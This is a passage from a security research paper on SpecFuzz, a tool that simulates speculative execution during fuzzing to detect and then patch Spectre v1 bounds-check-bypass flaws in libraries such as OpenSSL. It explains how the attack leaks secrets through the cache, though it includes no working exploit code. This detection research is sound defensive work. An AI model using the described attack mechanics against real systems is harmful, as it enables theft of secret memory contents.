For a long time, this behavior was considered safe because the CPU never commits the results of a wrong speculation. However, as the authors of Spectre [33] and Meltdown [36] discovered, some traces of speculative execution are visible on the microarchitectural level. For example, the data loaded on the mispredicted path will not show up in the CPU registers, but will be cached in the CPU caches. The attacker can later launch a side-channel attack [56, 62] to retrieve the traces and, based on them, deduce the speculative results.

Bounds Check Bypass. In this paper, we will showcase our dynamic testing technique on one of the speculative attacks—Bounds Check Bypass (BCB, also called Spectre v1) [33]. In essence, BCB is a conventional out-of-bounds memory access (e.g., buffer overflow) that happens on a mispredicted path, triggered by a wrong prediction of a conditional jump.

Consider the code snippet in Figure 1. Assuming that the attacker can control the `input` value, she can send several in-bounds inputs that would train the branch predictor to anticipate that the check at line 2 will pass. Then, the attacker sends an out-of-bounds input, the branch predictor makes a wrong prediction, and the program speculatively executes lines 3–4 even though the program's semantics forbid so. It causes a speculative buffer overread at line 3 and the read value is used as an index at line 4.

Later, the CPU finds out that the prediction was wrong and discards the speculated load, but not its cache traces. The adversary can access the traces by launching a side-channel attack and use them to deduce the `secret` value: The address read at line 4 depends on the `secret` and, correspondingly, finding out which cache line was used for this memory access allows the attacker to also find out the `secret` value loaded on the speculative path.

Note that without the bounds check at line 2, this vulnerability would be a conventional buffer overflow which can be detected by memory safety techniques, such as AddressSanitizer [49] or Intel MPX [12]. However, since the CPU




Figure 2: Speculative execution. Due to a misprediction, the program executes basic blocks BB3 and BB4, then detects the mistake, discards the results, and continues execution starting from BB2.

cancels the speculation after detecting a misprediction, these techniques turn ineffective.

2.2 Fuzzing

Fuzzing is a technique for discovering bugs and vulnerabilities in software by exposing it to diverse conditions and inputs. A fuzzing tool (*fuzzer*) automatically generates randomized inputs either from scratch, based on input grammars, or by mutating an existing *input corpus*. The fuzzer then feeds these inputs to the application and monitors its behavior: If an abnormal behavior (e.g., a crash) is observed, the fuzzer reports a bug. Since many bugs do not manifest themselves in externally-visible failures, fuzzing is often used in combination with memory safety techniques that can detect internal errors.

One important parameter of fuzzing is its *coverage*, which indicates how extensively the software was tested during fuzzing. Coverage can be defined in many ways, but the most common is to define it as a ratio of the control-flow graph edges that were executed at least once during fuzzing to the total number of edges in the application. Coverage mainly depends on the effectiveness of the input generator, that is, on how effectively it can generate inputs that trigger new control-flow paths. It is also highly dependent on the quality of the *fuzzing driver*, the wrapper that interfaces the application to the fuzzer. If the driver does not call some of the application's functions, they will never be covered by fuzzing, regardless of how effective the generator is.

3 Speculation Exposure

Speculative vulnerabilities are notoriously hard to find because hardware strives to hide the effects of speculative execution from software, making it impossible to detect such vulnerabilities with conventional testing methods. In this paper, we approach the problem by simulating the unsafe hardware optimization in software. We call this approach *speculation exposure*.

To understand how we construct the simulation, first consider how speculative execution is implemented in hardware (§2.1). When a hazard appears (e.g., at a conditional

or an indirect jump), the CPU ① makes a prediction of its outcome, ② executes the speculative path while temporarily keeping the results in internal buffers, ③ eventually eliminates the hazard and either commits the results (correct prediction) or discards them (wrong prediction), and ④ proceeds with the correct path.

For example, in Figure 2, the CPU might make a wrong prediction that BB1 (Basic Block 1) will proceed into BB3. It will start executing BB3, BB4, and maybe even further, depending on how long it takes to resolve the hazard. When the hazard is resolved, the CPU determines that the prediction was wrong and discards all changes made on the speculative path. Afterward, it redirects the control flow to the correct path and proceeds with the execution starting from BB2.

The core idea behind speculation exposure is to simulate this behavior in software with a *checkpoint-mispredict-rollback* scheme: At a potential hazard, we ① take a checkpoint of the current process state. Then, we ② diverge the control flow into a wrong (mispredicted) path and start executing it. When a termination condition is reached (e.g., a serializing instruction is executed), we ③ rollback to the checkpoint and ④ proceed with normal execution. The pattern can be applied to data hazards too: Instead of diverging the control flow, we would replace a memory/register value with a mispredicted one.

This basic mechanism simulates the worst case scenario when a CPU always mispredicts and always speculates to the greatest possible depth. Such a pessimistic approach makes the testing results universally applicable to different CPU models and any execution conditions. Moreover, it also covers all possible combinations of correct and incorrect predictions that could happen at runtime (see §3.2).

3.1 Components of Speculation Exposure

There are four core components: a checkpointing mechanism, a simulation of mispredictions, a detection of faults on the simulated path, and a mechanism for detecting termination conditions.

Checkpointing. For storing the process state, we could use any of the existing checkpointing mechanisms, ranging from full-process checkpoint (e.g., CRIU [1]) to transactional memory techniques (e.g., Intel TSX [12]). However, checkpointing is on the critical path in our case, thus heavy-weight mechanism would either increase the testing time, or reduce the number of inputs used in fuzzing under a fixed time budget. We describe the checkpointing mechanism used in our implementation in §4.1.

Simulating Misprediction. To simulate misprediction, we instrument basic blocks in a way that forces control flow to enter the paths that the CPU would otherwise take speculatively. The nature of the instrumentation depends on the exact type of the speculative execution attack being simulated (see §4 and §7 for a detailed discussion about applying this technique to different Spectre attacks).

Detection of Vulnerabilities. In Spectre-type attacks, the data is leaked when a program speculatively reads from or writes to a wrong object. Therefore, when we have a mechanism for simulating speculative execution, the detection of actual vulnerabilities boils down to the conventional memory safety problem; detecting bounds violations. This is a well-developed field with many existing solutions [12, 42, 49]. In this work, we rely on AddressSanitizer [49].

Terminating Simulation. The simulation mimics the termination of the speculative execution by hardware. Speculative execution terminates: *(i)* upon certain *serializing* instructions (e.g., `LFENCE`, `CPUID`, `SYSCALL`, as listed in the CPU documentation [12]), and *(ii)* after the speculation exhausts certain hardware resources. Thus, the simulation terminates when one of those conditions is satisfied.

Note that terminating the simulation earlier results in faster fuzzing and could be used as an optimization, but it could miss vulnerabilities. Below we discuss the hardware resources used in speculation to determine the simulation termination conditions.

3.1.1 Termination conditions

All program state changes made during the speculative execution must be temporarily stored in internal hardware buffers, so that they can be reverted if the prediction is incorrect. Accordingly, once at least one of these buffers becomes full the speculation stops.

On modern Intel CPUs, there are several buffers that can be exhausted [12]: Reorder Buffer (ROB), Branch Order Buffer (BOB), Load Buffer (LB), Store Buffer (SB), Reservation Station (RS), Load Matrix (LM), and Physical Register Reclaim Table (PRRT). We seek to find the one that overflows first.

LM and PRRT are not documented by Intel. LB, SB, and RS are also not useful for practical simulations as their entries could be reclaimed dynamically (policy is undocumented) during speculative execution. Therefore, we do not simulate these buffers and assume that they do not restrict the depth of the speculation.

We are left with ROB, which keeps track of all speculative microoperations (μops), and BOB, which tracks unresolved branch predictions. We choose ROB because BOB is not portable as it is a specific optimization of Intel CPUs [15].

In Intel x86, any speculative path can contain at most as many μops as there are entries in ROB[1]. In modern CPUs, its size is under 250 μops (the largest we know is 224 entries, on Intel Skylake architecture [11]).

The simulation terminates after reaching 250 instructions, which is a conservative estimate because one instruction is

[1] Some CPU architectures (e.g., CPR [13]) could speculate beyond the ROB size. However, to the best of our knowledge, that is not the case for the existing x86 CPUs




Figure 3: Nested speculation exposure for the flow A→B→D. Dashed lines are mispredicted speculative paths.

```
1
2
3
4  if x < array_size:
5
6      result = array[x]
7      ...
8
9
```

(a) Native version

```
    checkpoint()
    if x >= array_size:
        goto skip_branch
    if x < array_size
skip_branch:
    result = array[x]
    ...
    if terminate_simulation():
        rollback() // to line 4
```

(b) Simulation of conditional branch misprediction

Figure 4: SpecFuzz instrumentation.

typically mapped into one or more μops. The only exception is μops fusion, when CPU merges several instructions into one. However, on Intel CPUs, it is limited to a small set of instruction combinations [11]. To account for this effect, we count these combinations as a single instruction.

Note that a tighter bound on the number of speculated instructions (e.g., through simulation of a smaller buffer) could have improved the fuzzing time without affecting correctness.

3.2 Nested Speculation Exposure

The CPU may perform *nested* speculation; that is, it can make a prediction while already executing a speculative path. Since we do not make any assumptions about the predictions, every speculatable instruction triggers not a single simulation, but a series of *nested simulations*. We refer to a tree of all possible speculative paths as a *simulation tree*. A simulation tree for each speculatable instruction is regenerated for each program input.

Instead of traversing the complete simulation tree (*complete simulation*), we could simulate only a subset of all mispredictions. Then, an *order of a simulation* is the maximum number of nested mispredictions it simulates. In other words, an order is the maximum depth of the simulation tree. Accordingly, an *order of a vulnerability* is defined as the minimum order of a simulation that triggers this vulnerability. An *order of a speculative path* is the number of mispredictions required to enter it.

Consider the example in Figure 3. The left side (Figure 3a) is a control-flow graph. Suppose that the correct flow is `ABD`.

If we simulate branch mispredictions, then the simulation tree of branch `A` would be as shown in Figure 3b. The simulation of order 1 for that branch traverses only the path `(ACBD)`, simulating only the first misprediction, and then following the original flow graph. The simulation of order 3 would traverse three additional paths: `ACBB`, `ACCB` and `ACCC`, according to misspeculation of A and B; A and C; and A,C and C respectively. The four paths constitute a complete simulation tree of the branch `A`. Every branch (or, more generally, every speculatable instruction) has its own simulation tree and the tree has to be traversed every time the branch is executed.

Nested simulation dramatically increases the fuzzing time. However, in SpecFuzz we use a heuristic which, while traversing only a small portion of the speculation tree on each input, shows high detection rates. We discuss it in detail in §4.2.

4 SpecFuzz

To showcase speculative exposure on a specific class of vulnerabilities, we develop SpecFuzz, a tool for simulating and detecting Bounds Check Bypass (BCB) [33]. We discuss other Spectre-type attacks in §7.

As described in §2.1, BCB in its core contains a speculative out-of-bounds access caused by a conditional jump misprediction. To expose such accesses, we create a modified (instrumented) version of the application which executes not only the normal control flow but also enters all possible speculative paths.

SpecFuzz works as follows (see Figure 4): Before every conditional branch (line 4), it inserts a call to a checkpointing function (line 1) that stores the process state and initializes simulation. Then, it adds a sequence of instructions that simulate a misprediction (lines 2–3) and force the control flow into the mispredicted path. Specifically, SpecFuzz inserts a jump with an inverted condition (line 2), followed by a jump into the body of the conditional block, thus skipping the original branch (line 3). During the simulation, SpecFuzz periodically checks if a termination condition has appeared (line 8). If the check passes, SpecFuzz restores the process state from the previous checkpoint (line 9) and continues the program execution.

We implement this design as a combination of an LLVM [35] compiler backend pass for the x86 architecture and a runtime library.

4.1 Basic Simulation

Simulating Branch Misprediction. SpecFuzz simulates mispredictions by forcing the application into taking a wrong branch at every conditional jump. We implement this behavior by replacing all conditional terminators in the program




Figure 5: Simulation of conditional branch mispredictions: On simulated speculative paths, all conditional terminators are replaced by terminators with inverse conditions.

with the ones that have an inverted condition (see Figure 5). Now, when the original basic block (BB) would proceed into the successor *S*1, the modified terminator diverges the control flow into *S*2. The original terminator is moved into a separate BB, and the control flow returns to normal execution by rolling back into this BB after the simulation.

As a result, every time the program reaches this BB, it first executes the simulated path, then rolls back to the BB and continues with normal execution.

Saving and Restoring Process State. The main requirement to the rollback mechanism used in SpecFuzz was to have low performance impact so that the fuzzing time is kept short. To this end, we implement a light-weight in-process mechanism that snapshots the CPU state before starting a simulation and records the memory changes during the simulation.

To store the CPU state, we add a call to a checkpointing function (a part of the runtime library) before every conditional jump. The function takes a snapshot of the register values (including GPRs, flags, SIMD, floating-point registers, etc.) and stores it into memory. During the rollback, we restore the register values based on the snapshot. The function also stores the address of the original conditional jump (i.e., original terminator) that we later use as a rollback address.

This approach, however, is not efficient when applied to saving the memory state because it would require dumping the memory contents into disk at every conditional jump. To avoid the performance overhead linked with this expensive operation, we instead rely on logging the memory changes that happen during the simulation. Before every instruction that modifies memory (e.g., `mov`, `push`, `call`), we store the address it modifies and its previous value onto a stack-like data structure. Then, to do a rollback, we go through this data structure in the reverse order and restore the previous memory values.

Currently, SpecFuzz supports only fixed-width writes; If the pass encounters `REP MOV`, compilation fails with an error. Yet, we did not encounter any issues with that during our experiments because Clang in its default configuration does not use these instructions.

Detecting and Handling Errors. With the simulation mechanism at hand, we now need a mechanism to detect invalid accesses on speculative paths. In SpecFuzz, we utilize AddressSanitizer [49] (ASan) to detect out-of-bounds accesses and a custom signal handler to handle the errors that inevitably appear during the simulations.

We had to modify the behavior of ASan to our needs. In contrast to normal, non-speculative execution, the process does not crash if an error happens during the speculation. Instead, the CPU silences the error by discarding its effects when the misprediction is detected. To simulate this behavior in SpecFuzz, we adjusted the error response mechanism in ASan to record the violation in a log and continue the simulation. Accordingly, one test run might detect several (sometimes, hundreds of) violations.

Similarly, we have to recover from runtime faults. We register a custom signal handler that logs and rolls back after the signals that could be caused by an out-of-bounds access, such as `SIGSEGV` and `SIGBUS`. We also rollback after other faults (e.g., division by zero), but we do not record them in the log as they are irrelevant to the BCB vulnerability. We perform an immediate rollback because hardware exceptions are supposed to terminate speculative execution. Even though on some CPU models exceptions may not terminate speculation (see Meltdown-type attacks [16, 36]), we ignore such cases assuming they will be fixed at the hardware level similarly to Meltdown.

Terminating Simulation. As discussed in §3, we terminate the simulation either when we encounter a serializing instruction or when the maximum depth of speculation is reached.

To implement the first case, we simply insert a call to the rollback function before every serializing instruction. As serializing, we consider the instructions listed as such in the Intel documentation [12] (e.g., `LFENCE`, `CPUID`, `SYSCALL`).

To count instructions at runtime, we keep a global instruction counter and set it to zero when a simulation begins. At the beginning of every basic block, we add its length to the counter. (We know the length at compile time because SpecFuzz is a backend pass). When the counter value reaches 250 (maximum ROB size, see §3), we invoke the rollback function.

4.2 Nested Simulation

To implement nested simulation, we maintain a stack of checkpoints: Every time we encounter a conditional branch, we push the checkpoint on the stack, as well as the current value of the instruction counter and a pointer to the previous stack

Order	JSMN	Brotli	HTTP	libHTP	YAML	SSL
1	6	74	6	221	77	1254
2	5	9	4	64	92	366
3	7	12	2	33	14	253
4	1	6	3	5	16	91
5	1	2	1	2	6	-
6	0	0	0	2	2	-
Total	20	103	16	327	207	1964
Iterations	933	3252	1582	540	1040	227

Table 1: Distribution (by order) of the vulnerabilities detected by 24 hours of fuzzing non-prioritized 6th-order simulation. This experiment motivates prioritized simulation: Even though all fuzzing rounds simulated all 6 orders of misprediction, most of the detected vulnerabilities required only a few mispredictions. Since execution of OpenSSL was too slow, we simulated it only to the 4th order.

frame. All later writes will be logged into the new stack frame. At rollback, we restore the topmost checkpoint and revoke the corresponding memory changes. This way, SpecFuzz traverses all possible combinations of correct and incorrect predictions in the depth-first fashion.

Coverage Trade-off. The number of paths to traverse increases exponentially with the order of the simulation. In most programs, the density of conditional branches is approximately one in ten instructions. If we assume the maximum depth of speculative execution to be 250 instructions, then it creates over 30 million speculative paths on average per conditional branch. Often the actual number of paths is smaller because the tree is not balanced, or because the tree is shallow due to serializing instructions (e.g., system calls), however the costs are still high, slowing down the fuzzing driver by orders of magnitude. It could be acceptable for very small fuzzing drivers (e.g., when fuzzing a single function), but not for larger libraries.

The trade-off between the fuzzing speed and the completeness of nested simulation is a non-trivial one. In particular, it is not clear to what extent added depth of the simulation improves the detection of speculative vulnerabilities compared to the loss in input coverage.

To estimate the effectiveness of deeper simulation we compiled our test libraries (see §6) with SpecFuzz configured for a 6th-order simulation and fuzzed them for 24 hours. Table 1 contains a breakdown of the vulnerabilities we detected by their order. Clearly, the bulk of the vulnerabilities is detected with only few levels of nesting, and the higher the order the fewer vulnerabilities we find[2].

[2]The real distribution is even more contrasting. Here, the 6th-order simulation caused a high overhead and few iterations were executed (Table 1). Therefore, the fuzzer could not generate the inputs to trigger the vulnerabilities with fewer mispredictions. In fact, in §6.2, many of these vulnerabilities were discovered by lower-order simulations with more iterations.

A plausible explanation of this result is as follows. Most memory accesses are guarded by only one safety check (e.g., a bounds check) which we would need to bypass speculatively (first order vulnerabilities). More rarely, the bounds checks would be duplicated across functions or, for example, accompanied by an object type check; In this case, detecting such a vulnerability would require two mispredictions (second order). Higher order vulnerabilities usually require the speculative path to cross several function boundaries.

We can conclude that the speed of fuzzing is a higher priority than the order of simulation. Most of the vulnerabilities have low orders and we are likely to find more vulnerabilities if we have many iterations of low-order simulation compared to running few iterations of high-order simulation. In fact, in our later experiments (§6.2), SpecFuzz detected more vulnerabilities withing an hour of low-order fuzzing compared to 24 hours with a 6th order simulation.

Prioritized Simulation. Based on this observation, we propose the following fuzzing heuristic. Our *prioritized simulation* tests the low-order paths more rigorously, allocating less time to higher-order paths.

A simple approach would be to always run the simulation at a baseline order and once every N iterations run a higher-order simulation. For example, all runs simulate order 1, every 4th run simulates up to order 2, every 16th up to order 3, and so on.

However, since not all runs invoke all the branches, the distribution would be uneven. Instead, we should calculate the shares per branch.

Suppose we have only two branches—X and Y—in the program under test, and we test the program with six inputs. X is executed in every run, but Y is invoked only in the runs 1, 2, 3, and 5. With the prioritized simulation, we simulate only the first-order paths of the branch X in the runs (1, 2, 3, 5, 6) and both the first and the second order paths in the run 4. As of the branch Y, we simulate the first order in runs (1, 2, 3) and up to the second order in the run 5.

We implemented this strategy in SpecFuzz and used it in our evaluation.

Simulation Coverage. Because prioritized simulation begins by traversing only one speculative path in every simulation tree and only gradually enters more and more paths, it would be important to know which share of all possible speculative paths it managed to cover within a given fuzzing round. We call this metric a *simulation coverage*. This metric provides an estimate of the portion of the covered speculated paths out of all possible paths for all the branches.

The trade-off different simulation heuristics might explore is a trade-off between fuzzing coverage and simulation coverage. For example, prioritized simulation gives preference to the fuzzing coverage. Unfortunately, estimating the precise number of speculative paths for each branch is a complex problem because the trees are not balanced. Solving it would



Figure 6: The workflow of testing an application with SpecFuzz.

require detailed program analysis, which we leave to future work.

4.3 Other Implementation Details

External calls and indirect calls. By the virtue of being implemented as a compiler pass, SpecFuzz cannot correctly run the simulation beyond the instrumented code. Therefore, we have to consider all calls to external (non-instrumented) functions as serialization points, even though it is not necessarily a correct behavior (see §8).

Since the complete list of instrumented functions is not known at compile time, SpecFuzz works in two stages: It first runs a dummy compilation that collects the function list, and only then does the full instrumentation. The list can be reused for further compilations if the source does not change.

This approach, however, does not work for indirect calls as we do not know the call target at compile time. Instead, we have to detect the callee type at run time. To this end, SpecFuzz inserts a `NOP` instruction with a predefined argument into every function entry. Before indirect calls, it adds a sequence that fetches the first instructions and compares it with the opcode of this `NOP`. If they match, we know that the function is instrumented and it is safe to continue the simulation.

Callbacks. There could be a situation where a non-instrumented function calls an instrumented one (e.g., when a function pointer is passed as an argument). In this case, the instrumented function might return while executing a simulation and the simulation will enter the non-instrumented code, thus corrupting the process state. To avoid it, SpecFuzz globally disables simulation before calling external functions and re-enables it afterward. Accordingly, our current implementation does not support simulation in callbacks (see a potential solution to this problem in §8).

Long Basic Blocks. In the end of every basic block (BB), SpecFuzz checks if the speculation window has expired (i.e., if the instruction counter has reached 250). This could unnecessarily prolong the simulation when we encounter a long BB, which could be created, for example, by loop unrolling. To avoid this situation, SpecFuzz inserts additional checks every 50 instructions in the long BBs.

Preserving the Process State. When a function returns while executing a simulation, the value of the stack pointer becomes above its checkpointed value. Therefore, if we call a function from the SpecFuzz runtime library or from ASan, it would corrupt the checkpointed stack frame. This could be avoided by logging all changes that these functions do to the memory, but it would have a high performance cost. Instead, we use a disjoint stack frame for these functions and replace the stack pointer before calling them.

The same applies to the code that SpecFuzz compiler pass inserts: We had to ensure that the code that could be executed on a speculative pass never makes any changes to memory besides modifying dedicated variables of the SpecFuzz runtime.

Code pointer checks. Besides causing out-of-bounds accesses, misprediction of conditional branches may also change the program's control flow. This happens when a corrupted code pointer is dereferenced. For example, if speculative execution overwrites a return address or the stack pointer, the program can speculatively return into a wrong function or even attempt to execute a data object. This vulnerability type is especially dangerous as it may allow to launch a ROP-like attack [51]. To detect such corruptions, we insert integrity checks before returning from functions and before executing indirect jumps.

5 Fuzzing with SpecFuzz

The workflow is depicted in Figure 6.

1. Compile the software under test with Clang and apply the SpecFuzz pass (§4), thus producing an instrumented binary that simulates branch mispredictions.

2. Fuzz the binary. We used HonggFuzz [5], an evolutionary coverage-driven fuzzer, and we relied on a combination of custom coverage tracking and Intel Processor Trace [29] for measuring coverage.

3. Aggregate the traces and analyze the detected vulnerabilities to produce a *whitelist* of conditional jumps that were deemed safe by our analysis.

4. Patch the application with a pass that hardens all but the whitelisted jumps.

We now describe these stages in detail.

5.1 Coverage and Fuzzing Feedback

Using existing coverage estimation techniques (e.g., SanitizerCoverage [37], Intel PT [29]) with SpecFuzz is incorrect: the values become artificially inflated because SpecFuzz adds the speculative paths that do not belong to normal program execution.

Instead, we implement a custom coverage mechanism that counts executed conditional branches only outside the speculative paths and when the simulation is globally enabled (i.e., not in callbacks). We implement the mechanism through a hashmap that tracks the executed branches as well as the number of unique inputs that triggered every branch. In addition to coverage, this map is also used for prioritized simulation (§4.2).

We also maintain a hashmap of vulnerabilities as an additional feedback source for evolutionary fuzzing. This way, every time we detect a new vulnerability, HonggFuzz stores the input that triggered it and adds it to the input corpus. On top of providing a better feedback to the fuzzer, this feature also allows us to preserve the test cases that trigger specific vulnerabilities.

5.2 Aggregation of Results

As a result of fuzzing, we get a trace of detected speculative out-of-bounds accesses. Each entry in the trace has a form:

(Accessed address; Offset; Offending instruction; mispredicted branches)

Here, *offending instruction* is an address of the instruction that tried to access a memory outside the intended object's bounds (*accessed address*), and *mispredicted branches* are the addresses of the mispredicted branches which triggered the access. *Offset* is the distance to the nearest valid object, if we found one.

To make the trace usable, we aggregate the results per run and per instruction. That is, for every test run, we collect all the addresses that every unique offending instruction accessed as well as the addresses of the mispredicted branches.

5.3 Vulnerability Analysis

After the aggregation, we have a list of out-of-bounds accesses with an approximate range of accessed addresses for each of them. As we will see in §6.2, the list may be rather verbose and contain up to thousands of entries. Yet, we argue that most of them are not realistically exploitable.

In many cases, the violation occurs as a result of accessing an address that remains constant regardless of the program input. Therefore, the attacker cannot control the accessed address, and cannot leak secrets located in other parts of the application memory. This could happen, for example, when the application tries to speculatively dereference a field of an uninitialized structure. In this case, the attacker would be able to leak values from only one address, which is normally not useful unless the desired secret information happens to be located at this address[3]. We call such vulnerabilities *uncontrolled*.

[3] In this work, we do not consider this corner case and leave it to future work. Its identification would require more complex program analysis (e.g., taint analysis).

We identify the uncontrolled vulnerabilities by analyzing the aggregated traces. We estimate the presence of the attacker's control by comparing the accessed addresses in every run (i.e., every new fuzzing input). If a given offending instruction always accesses the same set of addresses, we assume that the attacker does not have control over it. Note, however, that the heuristic is valid only after a large enough number of test runs.

After the analysis, we collect a list of safe conditional branches (*whitelist*). The safety criteria is defined by the user of SpecFuzz. In our experiments, the criteria were: *(i)* the branch was executed at least 100 times; *(ii)* it never triggered a non-benign vulnerability. The criteria for defining whether a vulnerability is benign could be controlled too. In our experiments, they were: *(i)* the vulnerability was triggered at least 100 times; *(ii)* the vulnerability is uncontrolled. In the future, additional criteria could be added to reduce the rate of false positives.

The resulting *whitelist* is a plaint-text file with a list of corresponding code location, which we get based on accompanying DWARF debugging symbols.

5.4 Patching

Finally, we pass the whitelist created at the analysis stage to a tool that would harden those parts of the application that are not in the list. We opted for this approach (in contrast to directly patching the detected vulnerabilities) because it ensures that we do not leave the non-tested parts of the application vulnerable.

In our experiments, we used two hardening techniques: adding serializing instructions (`LFENCE`s) and adding data dependencies (SLH [3]).

LFENCE Pass. The simplest method of patching a BCB vulnerability is to add an `LFENCE`—a serializing instruction in Intel x86 architecture that prevents [12] speculation beyond it. Adding an `LFENCE` after a conditional branch ensures that the speculative out-of-bounds access will not happen. We used an LLVM pass (shipped as a part of SLH) that instruments all conditional branches with this technique and modified it to accept the whitelist.

Speculative Load Hardening (SLH). An alternative mechanism is to introduce a data dependency between a conditional branch and the memory accesses that follow it. This mechanism is implemented in another LLVM pass called SLH. We similarly modified the pass to accept the whitelist.

5.5 Investigating Vulnerabilities

Often, it is necessary to go beyond automated analysis and investigate the vulnerabilities manually. For example, this may be required for penetration testing, for weeding out false positives, or for creating minimal patches where the performance cost of automated instrumentation is not acceptable.

MSVC	RH Scanner	Spectector	SpecFuzz	**Total**
7	12	15	15	**15**

Table 2: BCB variants detected by different tools.

To facilitate the analysis, SpecFuzz reports all the information gathered during fuzzing. For vulnerabilities, this information includes: all accessed invalid addresses and their distance to nearby valid objects (when available); all sequences of mispredicted branches that triggered the vulnerability; the order (i.e., the minimal number of mispredictions that can trigger it); the code location of the fault (based on debug symbols); whether different inputs triggered accesses to different addresses (controllability); the execution count. For branches, the SpecFuzz reports: which vulnerabilities this branch can trigger; the code location of the branch; its execution count (how many unique inputs covered this branch).

SpecFuzz also stores the inputs that triggered the vulnerabilities, which could later be used as test cases.

Finally, when the gathered information is not sufficient, SpecFuzz can instrument a subset of branches instead of the whole application. This way, we can quickly re-fuzz the locations of interest because such targeted simulation normally runs at close-to-native speed.

6 Evaluation

In this section, we focus on the following questions:

- How effective is SpecFuzz at detecting BCB?
- How many vulnerabilities does it find compared to the existing static analysis tools?
- How much performance does SpecFuzz recover over conservative instrumentation of all the branches?

Applications. We use SpecFuzz to examine six popular libraries: a cryptographic library (OpenSSL [2] v3.0.0, `server` driver), a compression algorithm (Brotli [6] v1.0.7), and four parsing libraries, JSON (JSMN [7] v1.1.0), HTTP [10] (v2.9.2), libHTP [8] (v0.5.30), and libYAML [9] (v0.2.2). We chose them because they directly process unsanitized input from the network, potentially giving an attacker the opportunity to control memory accesses within the libraries, which together with BCB enables random read access to victim's memory by the attacker.

Other tools. To put the results into a context, we compare SpecFuzz against two existing mitigation and detection tools:

- RedHat Scanner [17]: Spectre V1 Scanner, a static analysis tool from RedHat.
- Respectre [27]: a static analysis tool from GRSecurity. Tested only on libHTP as we did not have a direct access to the tool.

	JSMN	Brotli	HTTP	libHTP	YAML	SSL
Native	370	392	463	251	457	84
SpecFuzz	2.8	6.6	20.4	2.4	5	0.15

Table 3: Average number of fuzzing iterations executed by native version and by SpecFuzz simulation per hour, in thousands.

As a baseline we use LFENCE instrumentation and Speculative Load Hardening (SLH) [3] (shipped with Clang 7.0.1) described in §5.4.

In §6.1, we additionally tested the `/Qspectre` pass of MSVC [41] (v19.23.28106.4) and a symbolic execution tool Spectector [24] (commit `839bec7`). Due to low effectiveness, we did not perform further experiments with MSVC. As of Spectector, we report results only for microbenchmarks because larger libraries (Brotli, HTTP, JSMN) exhibited large number of unsupported instructions.

Testbed. We use a 4-core (8 hyper-threads) Intel Core i7 3.4 GHz Skylake CPU, 32 KB L1 and 256 KB L2 private caches, 8 MB L3 shared cache, and 32 GB of RAM, running Linux kernel 4.16.

6.1 Detection of BCB Gadgets

We tested 15 BCB gadgets by Paul Kocher [32]. They were originally designed to illustrate the shortcomings of the BCB mitigation mechanism in MSVC [41]. While the suite is not exhaustive, this is a plausible microbenchmark for the basic detection capabilities.

Table 2 shows the results. SpecFuzz and Spectector expose all speculative out-of-bounds accesses. MSVC and RedHat Scanner rely on pattern matching and overlook a few cases.

6.2 Fuzzing Results

To see how effective SpecFuzz is at detecting vulnerabilities in the wild, we instrumented the libraries with SpecFuzz configured for prioritized simulation (§4.2) and fuzzed them for varying duration of time: 1, 2, 4, 8, 16, and 32 hours (63 hours in total). We used one machine and fuzzed on a single thread. Every next round used the input corpus generated by the previous ones. The initial input corpus was created by fuzzing the native versions of the libraries for an hour. Where available, we also added the test inputs shipped with the libraries.

Fuzzing iterations. Over the experiment, the average rate of fuzzing was as presented in Table 3. Compared to native, non-instrumented version, SpecFuzz is definitely much slower. Yet, the rate is still acceptable: For example, we managed to test over 400'000 inputs within 63 hours of fuzzing Brotli.

	JSMN	Brotli	HTTP	libHTP	YAML	SSL
Native	96.6	84.1	64.1	60.6	63.9	24.0
SpecFuzz	96.6	84.1	63.5	60.6	63.3	24.0

Table 4: The highest reached coverage of the libraries. In percent, out of all branches.

Duration	JSMN	Brotli	HTTP	libHTP	YAML	SSL
1 hr.	20	96	16	322	175	1940
2 hr.	20	101	16	330	202	1997
4 hr.	20	104	16	332	211	2060
8 hr.	20	106	16	334	230	2104
16 hr.	20	108	16	337	244	2139
32 hr.	20	108	16	344	251	2155

Table 5: Total number of detected vulnerabilities in each experiment.

Coverage. The final coverage of the libraries is shown in Table 4. The presented numbers are branch coverages; that is, which portion of all branches in the libraries was tested during the fuzzing. We show only the final number (i.e., after 63 hours of fuzzing) because we started with an already extensive input corpus and the coverage was almost not changing across the experiments. The largest difference was in OpenSSL compiled with SpecFuzz, where after one hour the coverage was 22.9% and, in the end, it reached 24%.

The difference between the native and the SpecFuzz versions is caused by our handling of callbacks. As discussed in §4.3, we globally disable the simulation before calling non-instrumented functions. Hence, some parts of the application are left untested. However, it affects only performance, not security – the untested branches remain protected by exhaustive instrumentation.

Detected Vulnerabilities. The total numbers of vulnerabilities detected in each experiment is presented in Table 5. There is a vast difference between the results, ranging from thousands of violations detected in OpenSSL to only 16 found in the HTTP parser. The main factor is the code size: OpenSSL has ~330000 LoC while HTTP has fewer than 2000 LoC.

Vulnerability types. For most of the vulnerabilities, however, we did not observe any correlation between the input and the accessed address, which puts them into the category of uncontrolled vulnerabilities (see §5.3). The results of the analysis are in Table 6. Note that we marked the violations as uncontrolled only if they were triggered by at least 100 different inputs. Those under the threshold are in the row *unknown*. SpecFuzz also detected several cases where the vulnerability corrupted a code pointer (*code*).

